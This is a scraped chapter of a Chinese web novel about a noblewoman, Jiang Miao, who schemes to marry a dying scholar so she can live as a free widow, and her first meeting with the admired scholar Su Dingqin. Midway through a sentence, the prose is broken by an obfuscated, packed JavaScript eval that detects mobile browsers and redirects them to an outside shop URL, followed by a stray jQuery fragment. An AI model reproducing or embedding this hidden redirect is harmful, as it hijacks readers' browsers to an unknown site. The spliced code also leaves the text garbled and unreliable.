文趣网 > 其他小说 > 夫君他偷听我心事 > 1. 好事
    “不知哪路神仙在上,信女愿余生锦衣玉食,只求此番赐婚大事能成,那位许公子‘寿终正寝’,放我寡居自由。”

    大宁京郊,青云观内,卫樱溪一把将絮絮叨叨的姜妙拉了起来。

    “哪有你这样向神仙祈愿的?”

    起身的姜妙拍拍裙摆,笑道:“开平府的人都说青云观最是灵验,既是灵验,如何会拘于所谓的形式?”

    卫樱溪撇撇嘴:“便是神仙再不拘小节,也断没有连你这么过分的要求都满足的道理。”

    姜妙挽着好友的手,与她一同走出大殿,外头阳光明媚,只是早春天气,多少还有些寒意。

    “来都来了,想必神仙也不好意思让我空着手回去。”姜妙笑弯了眼睛。

    卫樱溪轻叹了一口气:“你当真想好了?听闻那位许公子身体羸弱不良于行,恐怕活不过今年,你当真要去当寡妇?”姜妙点头:“若是他长命百岁,我还瞧不上他呢。”

    去岁大宁出了一位名动文坛的才子,姓许名照临,乃是现任安西知府许存之子,因一篇《万山赋》备受盛赞,奈何却体弱多病,听闻行动不便,只能日日坐在椅子上,恐怕命不久矣。

    世人感慨天妒英才,姜妙却从中瞧出机会。

    她早已及笄,却不愿出嫁,可大宁女子惯来都要嫁人生子,她又是县主,婚姻之事更是掺杂了朝堂变化。

    左拖右拖,已拖了将近三年,如今实在有些拖不下去了,这才出此下策。

    她已央了自己表姐安城公主李词入宫求皇帝舅舅赐婚,便说是因《万山赋》瞧上了那位许公子,若此计得成,她只要嫁了许照临,等那人一死,便可当世上最逍遥的寡妇。

    那安西府路远山高,她回京守寡,又有谁能奈何?

    李词表姐今日一早就入宫了,也是因此姜妙才拉了卫樱溪一同到这青云观来,好求求神仙保佑,这赐婚可千万不要出什么意外。

    青云观可是离大宁开平府最近的道观,百姓盛传极为灵验,只是姜妙心里嘀咕,这青云观的那些老道士一个个从不理凡俗之事,也不知这灵验的名声是从何处传来。

    “也亏你能想出这样的主意来,谁还能想到有人自己偏要守寡呢,好好的成亲多好呀。”卫樱溪摇摇头,作为好友她支持姜妙,可作为局外人却又不是很理解。

    姜妙与她下山,一同上了等在外面的马车。

    “安城表姐和驸马成亲时,大家也都说那是金玉良缘,可后来呢?他二人如今三日说不了一句话,这样的日子,我瞧着倒还不如守寡。”

    安城公主李词与驸马之事卫樱溪也多少知晓,她都有些感慨婚姻一事无可预料,更遑论与李词关系更近,知晓更多的姜妙了。

    “也是,反正你决定的事鲜少有做不成的,只是若赐婚去了安西府可莫要忘了我,早些回来。”

    姜妙拍拍卫樱溪的肩:“放心吧,待我将那位许公子好好送走,立时就回京找你逍遥!”

    马车沿山路而下,走官道回京城,才过正午不久,便进了城门。

    大宁京城繁华,又正是午后,街市熙攘,入城不久便听得叫卖喧嚣,还有各色美食香味,自马车车帘的缝隙钻了进来。

    一早出城去青云观,这会姜妙和卫樱溪也饥肠辘辘。当即便让车夫寻了酒楼停下,两人打算在外头吃顿好的。

    却没想到,今日人潮涌动竟更甚寻常。

    姜妙和卫樱溪站在景明楼前,但见人头攒动,竟是连个进门的路也一时寻不出来。

    “景明楼什么时候这么火了?”

    这酒楼她们当然不是第一回来,平素虽热闹,却也不至于门都进不去。

    卫樱溪伸长了脖子瞭望:“不知道啊……”

    这时只听得旁边几个姑娘激动地私语:“你看到了没?我刚可看到一个背影呢!”

    “我看到了,不愧是在登云楼内夺了彩头的才子,当真与众不同。”

    “听说还尚未娶亲,也不知能不能看上我那妹子。”

    又一中年妇人插进话来:“想得美,人家是什么身份,日后中了状元,尚公主也是有的,岂能轮得着你们?”

    旁边一圈的姑娘立时露出鄙夷神色,却仍不愿离去,争着往里瞧。

    这时卫樱溪反应过来:“原来是因为他。”

    姜妙都有些不耐烦了,问道:“谁呀?阵仗这么大?”

    卫樱溪面露惊讶:“还有你乐宜县主不知道的事?”

    “我这几日光和安城表姐商量如何在舅舅面前暗示了,哪里知晓开平发生

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17843877|211692||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    了什么事?”

    卫樱溪便低声道:“前段日子登云楼内摆过一场诗会,有位苏公子夺了头彩,据说因生得风流倜傥,如今可是不少闺秀的心上郎君。昨日春闱结束,有人发现这位苏公子也应了考,这不就要榜下捉婿了吗?”

    姜妙轻哼一声:“榜下捉婿还得有榜才是,如今才刚考完,就闹出这么大的动静,可别到时候丢了脸。”

    “嘘……”卫樱溪连忙拉了姜妙一把,可是已经晚了。

    前面人群自动分出一条路来,有几位身着儒生长衫的年轻公子从景明楼内走了出来。

    卫樱溪抿了抿唇,暗道一声“完了”。

    那一行人中,正有她们才刚说了坏话的苏定钦,更坏在,还有个认识她俩的她的亲哥哥卫青濯。

    姜妙不认识苏定钦,可她一眼就瞧见了卫青濯,再一看卫樱溪的表情,再一想她方才言语,猜也猜到,那几人里必是有那位榜下捉婿预备役苏公子。

    终究是背后说别人坏话,怎么说都不是君子所为,她虽自认不是君子,可倒也不必真当小人。

    于是姜妙学着卫樱溪一道低了头,打算就这么融进人群之中。

    谁料才不过片刻,头顶竟响起一道温如春风的声音。

    “乾坤未定,确当谨言慎行,姑娘教训得是,苏某受教了。”

    姜妙惊讶地抬起头来,入目便是一张可堪惊才绝艳的脸。

    眉眼若有疏离,两鬓有似刀裁,鼻梁高挺,薄唇轻抿,单立在人眼前,便好像得见天山雪、池中月。

    姜妙生于大宁最繁华的都城开平,父亲为忠勇侯,母亲是知安长公主,出生就受封乐宜县主,从小到大见过无数达官显贵,却从未见过这样的人。他就像已经知道她的身份一般,在说完那话之后,微微行礼:“多谢。”

    这一番举止风度,已让周围之人暗自惊叹,私语欣羡之声隐约不绝于耳。显然是这位苏公子的形象又因此更上一层楼。

    姜妙早愣在原地,却不知这“谢”从何来,只看着那人谢礼过后又转身,随同一众同窗缓步离去。

    待那一行人走得远了,卫樱溪方抬手擦了擦额角的汗。

    也正是这时,她听见身边的姜妙低声蹦出一句。

    “装模作样!”